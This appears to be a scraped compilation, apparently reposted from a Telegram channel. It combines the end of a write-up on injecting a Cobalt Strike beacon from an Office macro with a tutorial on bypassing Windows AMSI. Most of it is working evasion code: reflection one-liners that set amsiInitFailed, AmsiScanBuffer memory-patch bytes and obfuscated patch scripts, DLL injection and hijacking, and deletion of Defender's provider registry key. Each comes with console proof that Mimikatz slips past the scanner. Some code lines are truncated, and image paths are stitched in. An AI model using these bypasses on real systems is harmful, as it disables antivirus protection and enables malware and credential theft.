    std::cin.ignore();
    std::cout << "Running\n";

    EnumSystemCodePagesW((CODEPAGE_ENUMPROCW)EnumCodePagesProc, 0);

    std::cout << "Done\n";

    return 0;
}
```

Looking at the callback function in a debugger, we can see the following:

```
EIP ECX ESI  -->  001B11B0   55            push ebp
                  001B11B1   8BEC          mov ebp,esp
                  001B11B3   68 C0C11D00   push codepage.1DC1C0
                  001B11B8   68 B0C11E00   push codepage.1EC1B0
                  001B11BD   E8 4E010000   call codepage.1B1310
                  001B11C2   83C4 08       add esp,8
                  001B11C5   33C0          xor eax,eax
                  001B11C7   5D            pop ebp
                  001B11C8   C2 0400       ret 4
```

It is important to notice that the 'add esp, 8' instruction is merely there to counter the two push instructions that pushed the arguments for our function call onto the stack. In our stub we don't need those instructions. The resulting stub looks as follows:

```
CleanExit PROC
    push ebp
    mov ebp, esp
    call _main
    xor    eax, eax
    pop    ebp
    ret    4
CleanExit ENDP
```

Next, we can compile and link the Assembly file into a valid PE file, using the Microsoft Assembler. To differentiate between a 32 and 64 bit PE, use ml.exe or ml64.exe, respectively. The following command creates a PE file that uses our stub as the entry point:

```
ml.exe  /link /entry:Start stage2-refactored.asm
```

Finally, we can extract the shellcode by dumping the .text section, using PE-Bear. I wrote a Python script to convert the binary blob into a format that works with the VBA WriteMemory function and added the final payload to the macro. Now, when the macro runs, it injects a

https://t.me/learningnets

Cobalt Strike beacon into OneDrive.exe without crashing or giving any other signs to the user something might be off.

https://home.kpmg/nl/en/home/insights/2022/05/injecting-a-cobalt-strike-beacon-from-an-office-macro-under-windows-defender.html

AMSI Bypass

https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

Antivirus Vendor support for Windows 10 AMSI

Vendor	Support
Windows Defender	https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/
AVG	https://support.avg.com/answers?id=906b00000008oUTAAY
BitDefender	https://forum.bitdefender.com/index.php?/topic/72455-antimalware-scan-service/
ESET	https://forum.eset.com/topic/11645-beta-eset-endpoint-security-66-is-available-for-evaluation/
Dr. Web	https://news.drweb.com/show/?i=11272&lng=en
Avast	https://forum.avast.com/index.php?topic=184491.msg1300884#msg1300884
Kaspersky	https://help.kaspersky.com/KIS/2019/en-US/119653.htm
CrowdStrike Falcon	Yes
McAfee	https://docs.mcafee.com/bundle/endpoint-security-10.6.0-release-notes-unmanaged-windows/page/GUID-F6711C31-55F0-4B3B-9E40-59C72731FFA8.html
Binary Defense MDR	https://www.binarydefense.com/binary-defense-mdr-integrates-microsoft-antimalware-scan-interface-interoperability-amsi/
Sophos	https://community.sophos.com/kb/en-us/134333
Trend Micro	N/A
Symantec	N/A
F-Secure	N/A
Avira	N/A
Panda	N/A
ThreatTrack Vipre	N/A

N/A = Searches of the internet or company's site returned no evidence of implementation, although usually returned forum posts requesting implementation.

Lee Holmes no Twitter: "I love it when I hear good news! AMSI State of the Union - November 2019. @Sophos is now protecting you with its AMSI integration as well! https://t.co/0rd9sjhFAW" / Twitter

AMSI Concept

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.

https://t.me/learningnets

AMSI is agnostic of antimalware vendor; it's designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques.

AMSI also supports the notion of a session so that antimalware vendors can correlate different scan requests. For instance, the different fragments of a malicious payload can be associated to reach a more informed decision, which would be much harder to reach just by looking at those fragments in isolation.

Windows components that integrate with AMSI

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

Developer audience, and sample code

The Antimalware Scan Interface is designed for use by two groups of developers.

- Application developers who want to make requests to antimalware products from within their apps.
- Third-party creators of antimalware products who want their products to offer the best features to applications.

AMSI Bypass Methods


How AMSI Works

When a user executes a script or initiates PowerShell, the AMSI.dll is injected into the process memory space. Prior to execution the following two API’s are used by the antivirus to scan the buffer and strings for signs of malware.

1. AmsiScanBuffer()
2. AmsiScanString()

If a known signature is identified execution doesn’t initiate and a message appears that the script has been blocked by the antivirus software. The following diagram illustrates the process of AMSI scanning.

https://t.me/learningnets



- AMSI – Flowchart

AMSI Evasions

Microsoft implemented AMSI as a first defense to stop execution of malware multiple evasions have been publicly disclosed. Since the scan is signature based red teams and threat actors could evade AMSI by conducting various tactics. Even though some of the techniques in their original state are blocked, modification of strings and variables, encoding and obfuscation could revive even the oldest tactics. Offensive tooling also support AMSI bypasses that could be used in red team engagements prior to any script execution but manual methods could be also deployed.

1. PowerShell Downgrade

Even though that Windows PowerShell 2.0 has been deprecated by Microsoft it hasn't been removed from the operating system. Older versions of PowerShell doesn't contain security controls such as AMSI protection and could be utilized as a form of evasion. Downgrading the PowerShell version to an older version is trivial and requires execution of the following command:

1powershell -version 2

https://t.me/learningnets

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\panag> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\panag> powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\panag> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\panag>
```

- AMSI Bypass – PowerShell Downgrade

2. Base64 Encoding

Fabian Mosch used an old AMSI bypass of Matt Graeber to prove that if base64 encoding is used on strings (AmsiUtils & amsiInitFailed) that trigger AMSI and decoded at runtime could be used as an evasion defeating the signatures of Microsoft. This technique prevents AMSI scanning capability for the current process by setting the “amsiInitFailed” flag.

Original AMSI Bypass

1[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static

Base64 Encoded

1[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::Fro

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\pentestlab> [Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Con
vert]::FromBase64String('QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase
64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue($null,$true)
PS C:\Users\pentestlab> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\pentestlab>
```

- AMSI Bypass – Base64 Encoding

3. Hooking

Tom Carver created a proof of concept in the form of a DLL file which evades AMSI by hooking into the “AmsiScanBuffer” function. The “AmsiScanBuffer” will then be executed with dummy parameters. The DLL needs to be injected into the PowerShell process which the AMSI bypass will performed.

.\SimpleInjector.exe powershell.exe .\AmsiHook.dll

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> .\SimpleInjector.exe powershell.exe .\AmsiHook.dll
[+] Got process ID for powershell.exe PID: 3524
[+] Aquired full DLL path: C:\Users\pentestlab\AmsiHook.dll
DLL now injected!
PS C:\Users\pentestlab> "Invoke-Mimikatz"
[+] AmsiScanBuffer called
[+] Buffer 000002909B177E4C
[+] Buffer Length 34
Invoke-Mimikatz
[+] AmsiScanBuffer called
[+] Buffer 000002909AA1D71C
[+] Buffer Length 12
PS C:\Users\pentestlab>
```

- AMSI Bypass – Hooking

4. Memory Patching

Daniel Duggan released an AMSI bypass which patches the AmsiScanBuffer() function in order to return always **AMSI_RESULT_CLEAN** which indicates that no detection has been found. The patch is displayed in the following line:

1**static byte**[] x64 = **new byte**[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };

The bypass has been released in C# and PowerShell. The DLL can be loaded and executed with the use of the following commands:

1[System.Reflection.Assembly]::LoadFile("C:\Users\pentestlab\ASBBypass.dll")

2[Amsi]::Bypass()

https://t.me/learningnets

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\pentestlab> [System.Reflection.Assembly]::LoadFile("C:\Users\pentestlab\ASBBypass.dll")

GAC    Version        Location
---    -------        --------
False  v4.0.30319     C:\Users\pentestlab\ASBBypass.dll


PS C:\Users\pentestlab> [Amsi]::Bypass()
PS C:\Users\pentestlab> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\pentestlab>
```

- AMSI Bypass – Memory Patching

By default the PowerShell version is getting flagged. The **AMSITrigger** could be used to discover strings that are flagged by the AMSI by making calls to the "AmsiScanBuffer". The following lines have been identified and will need to be obfuscated.

.\AmsiTrigger_x64.exe -i .\ASBBypass.ps1

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> .\AmsiTrigger_x64.exe -i .\ASBBypass.ps1
[+] "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($"
PS C:\Users\pentestlab> _
```

- AMSI Scan Buffer Bypass – Identify Strings

Obfuscating the code contained within the PowerShell script will evade AMSI and perform the memory patching.

```
1 ${_/==\_/\__/===\_/} =
  $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('dQBzAGkAbgBnACAAUwB5AHMAdABlAG0AC
2 AAgAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAiACkAXQANAAoAIAAgACAAIABw
3 AHIAbwBjAE4AYQBtAGUAKQA7AA0ACgAgACAAIAAgAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZ
  DQAKACAAIAAgACAAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyACIAKQBdAA0ACgAg
4AdAByACAAZAB3AFMAaQB6AGUALAAgAHUAaQBuAHQAIABmAGwATgBlAHcAUAByAG8AdABlAGMAdAAsACAAb

5Add-Type ${_/==\_/\__/===\_/}
```

```
6${__/=\/==\/\_/=\_/} = [Win32]::LoadLibrary("am" + $([Text.Encoding]::Unicode.GetString([Convert]::FromBase6
7${___/====\__/=====} = [Win32]::GetProcAddress(${__/=\/==\/\_/=\_/}, $([Text.Encoding]::Unicode.GetString([(
8${/==\_/=\/\__/\/\/} = 0
 [Win32]::VirtualProtect(${___/====\__/=====}, [uint32]5, 0x40, [ref]${/==\_/=\/\__/\/\/})
 ${_/\__/=\/\___/==\} = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
 [System.Runtime.InteropServices.Marshal]::Copy(${_/\__/=\/\___/==\}, 0, ${___/====\__/=====}, 6)
```

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\pentestlab> .\ASBBypass.ps1
True
PS C:\Users\pentestlab> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\pentestlab>
```

- AMSI Bypass – Memory Patching PowerShell

A slightly different approach to the memory patching technique is to use different machine language instructions (opcodes) as it has been demonstrated in an article to achieve the result of **AMSI_RESULT_CLEAN**.

.\amsi-opcode.ps1

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\pentestlab> .\amsi-opcode.ps1
True
PS C:\Users\pentestlab> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\pentestlab>
```

-

https://t.me/learningnets

An alternative **bypass** was released by **Paul Laine** which modifies the instructions of the **AMSI_RESULT** function in memory to prevent sending the content to windows defender or to any other AMSI provider.

.\AMSI-Patch.ps1

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\pentestlab> .\AMSI-Patch.ps1
-- AMSI Patch
-- Paul LaÃ©nÃ© (@am0nsec)

[+] AMSI DLL Handle: 140710884999168
[+] DllCanUnloadNow address: 140710885005680
[+] 64-bits process
[+] Targeted address: 140710885012960
PS C:\Users\pentestlab> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\pentestlab> _
```

- AMSI Bypass – Memory Patching

5. Forcing an Error

Forcing the AMSI initialization to fail (amsiInitFailed) will result that no scan will be initiated for the current process. Originally this was disclosed by **Matt Graeber** and Microsoft has developed a signature to prevent wider usage.

1[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static

Avoiding to use directly the strings with the usage of variables can evade AMSI with the same method.

1$w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils'

2$assembly = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $w,$c,$m))

3$field = $assembly.GetField(('am{0}InitFailed' -f $c),'NonPublic,Static')

4$field.SetValue($null,$true)

https://t.me/learningnets

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\pentestlab> $w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils'
PS C:\Users\pentestlab> $assembly = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $w,$c,$m))
PS C:\Users\pentestlab> $field = $assembly.GetField(('am{0}InitFailed' -f $c),'NonPublic,Static')
PS C:\Users\pentestlab> $field.SetValue($null,$true)
PS C:\Users\pentestlab> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\pentestlab>
```

- AMSI Bypass – Forcing an Error Obfuscation

Since there is a signature for the “amsiInitFailed” flag, **Adam Chester** discovered an alternative method which attempt to force a error in order the flag to be set in a legitimate way and not in the console. This bypass allocates a memory region for the “amsiContext” and since the “amsiSession” is set to null will result an error. The discovery has been described in the article “**Exploring PowerShell AMSI and Logging Evasion**” in the MDSec website. Using this evasion without any obfuscation will fail as Microsoft has created signatures.

```
1$mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
2[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext","NonPublic,Stati
3[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession","NonPublic,Static
```

However an obfuscated version of this bypass exists in the **amsi.fail** website which is maintained by **Melvin Langvik** and is displayed also below:

```
  $fwi=[System.Runtime.InteropServices.Marshal]::AllocHGlobal((9076+8092-
  8092));[Ref].Assembly.GetType("System.Management.Automation.$([cHAr](65)+[cHaR]([byTe]0x6d)+[ChaR]([ByT
  39))").GetField("$('àmsìSessîõn'.NoRMALiZe([char](70+54-54)+[cHaR](111)+[cHar](114+24-24)+[chaR](106+3)+[c
  45)+[chaR](62+48)+[CHAR](125*118/118))", "NonPublic,Static").SetValue($null,
  $null);[Ref].Assembly.GetType("System.Management.Automation.$([cHAr](65)+[cHaR]([byTe]0x6d)+[ChaR]([ByTe
  39))").GetField("$([char]([bYtE]0x61)+[ChaR]([BYte]0x6d)+[Char](55+60)+[chAr](105+97-97)+[CHAr]([byTe]0x43)+
1"NonPublic,Static").SetValue($null, [IntPtr]$fwi);
```

https://t.me/learningnets


```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\pentestlab> $fwi=[System.Runtime.InteropServices.Marshal]::AllocHGlobal((9076+8092-8092));[Ref].Assembly.Get
Type("System.Management.Automation.$([cHAr](65)+[cHaR]([byTe]0x6d)+[ChaR]([ByTe]0x73)+[CHaR]([BYte]0x69)+[CHaR](85*31/31
)+[cHAR]([byte]0x74)+[cHAR](105)+[cHar](108)+[Char](115+39-39))").GetField("$('àmsìSessîõn'.NoRMALiZe([char](70+54-54)+[
cHaR](111)+[cHar](114+24-24)+[chaR](106+3)+[chAR](68+26-26)) -replace [CHAR](24+68)+[chaR]([BytE]0x70)+[CHar]([bYtE]0x7b
)+[cHAr](77+45-45)+[chaR](62+48)+[CHAR](125*118/118))", "NonPublic,Static").SetValue($null, $null);[Ref].Assembly.GetTyp
e("System.Management.Automation.$([cHAr](65)+[cHaR]([byTe]0x6d)+[ChaR]([ByTe]0x73)+[CHaR]([BYte]0x69)+[CHaR](85*31/31)+[
cHAR]([byte]0x74)+[cHAR](105)+[cHar](108)+[Char](115+39-39))").GetField("$([char]([bYtE]0x61)+[ChaR]([BYte]0x6d)+[Char](
55+60)+[chAr](105+97-97)+[CHAr]([byTe]0x43)+[ChaR](111+67-67)+[char]([BytE]0x6e)+[cHaR]([bYtE]0x74)+[cHAr](101)+[CHar](1
20)+[cHAR](116))", "NonPublic,Static").SetValue($null, [IntPtr]$fwi);
PS C:\Users\pentestlab> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\pentestlab> _
```

- AMSI Bypass – Forcing an Error

6. Registry Key Modification

AMSI Providers are responsible for the scanning process by the antivirus product and are registered in a location in the registry. The GUID for Windows Defender is displayed below:

HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}



- AMSI Provider

Removing the registry key of the AMSI provider will disable the ability of windows defender to perform AMSI inspection and evade the control. However, deleting a registry key is not considered a stealthy approach (if there is sufficient monitoring in place) and also requires elevated rights.

```
1Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}
```

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\pentestlab>
```

- AMSI Bypass – Registry Key Modification

7. DLL Hijacking

DLL Hijacking can be also used to evade AMSI from userland as it has been described by [SensePost](). The only requirement is to create a non-legitimate amsi.dll file and plant it on the same folder as PowerShell 64 bit which could be copied to a user writable directory. The proof of concept code has been released by SensePost and is also demonstrated below.

```
1  #include "pch.h"
2  #include "iostream"
3
4  BOOL APIENTRY DllMain(HMODULE hModule,
5      DWORD  ul_reason_for_call,
6      LPVOID lpReserved
7  )
8  {
9      switch (ul_reason_for_call)
10     {
11     case DLL_PROCESS_ATTACH:
12     {
13         LPCWSTR appName = NULL;
14         typedef struct HAMSICONTEXT {
15             DWORD       Signature;          // "AMSI" or 0x49534D41
16             PWCHAR      AppName;           // set by AmsiInitialize
```

https://t.me/learningnets

```
17          DWORD       Antimalware;       // set by AmsiInitialize
18          DWORD       SessionCount;      // increased by AmsiOpenSession
19      } HAMSICONTEXT;
20      typedef enum AMSI_RESULT {
21          AMSI_RESULT_CLEAN,
22          AMSI_RESULT_NOT_DETECTED,
23          AMSI_RESULT_BLOCKED_BY_ADMIN_START,
24          AMSI_RESULT_BLOCKED_BY_ADMIN_END,
25          AMSI_RESULT_DETECTED
26      } AMSI_RESULT;
27
28      typedef struct HAMSISESSION {
29          DWORD test;
30      } HAMSISESSION;
31
32      typedef struct r {
33          DWORD r;
34      };
35
36      void AmsiInitialize(LPCWSTR appName, HAMSICONTEXT * amsiContext);
37      void AmsiOpenSession(HAMSICONTEXT amsiContext, HAMSISESSION * amsiSession);
38      void AmsiCloseSession(HAMSICONTEXT amsiContext, HAMSISESSION amsiSession);
39      void AmsiResultIsMalware(r);
40      void AmsiScanBuffer(HAMSICONTEXT amsiContext, PVOID buffer, ULONG length, LPCWSTR contentName,
41      void AmsiScanString(HAMSICONTEXT amsiContext, LPCWSTR string, LPCWSTR contentName, HAMSISESSIO
42      void AmsiUninitialize(HAMSICONTEXT amsiContext);
43    }
44    case DLL_THREAD_ATTACH:
45    case DLL_THREAD_DETACH:
46    case DLL_PROCESS_DETACH:
47      break;
```

https://t.me/learningnets


48 }

49 **return** TRUE;

50}

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Executing PowerShell outside of the standard directory will load the amsi.dll file which contains all the necessary functions to operate, however AMSI will not initiated.



- AMSI Bypass – DLL Hijacking

Tools

Tool	Description	Language
AmsiScanBufferBypass	Memory Patching	PowerShell, C#
AmsiOpcodeBytes	Memory Patching	PowerShell
AMSI-Bypass	Memory Patching	PowerShell
AMSI-Bypass	Memory Patching	C#
NoAmci	Memory Patching	C#
AmsiHook	Hooking	C++

https://t.me/learningnets

MITRE ATT&CK

The techniques demonstrated in this article are correlated to MITRE framework.

Tactic	Technique	Mitre
Execution	Command and Scripting Interpreter	T1059.001
Execution	Native API	T1106
Defense Evasion	Dynamic-link Library Injection	T1055.001
Defense Evasion	Obfuscated Files or Information	T1027
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1562.001
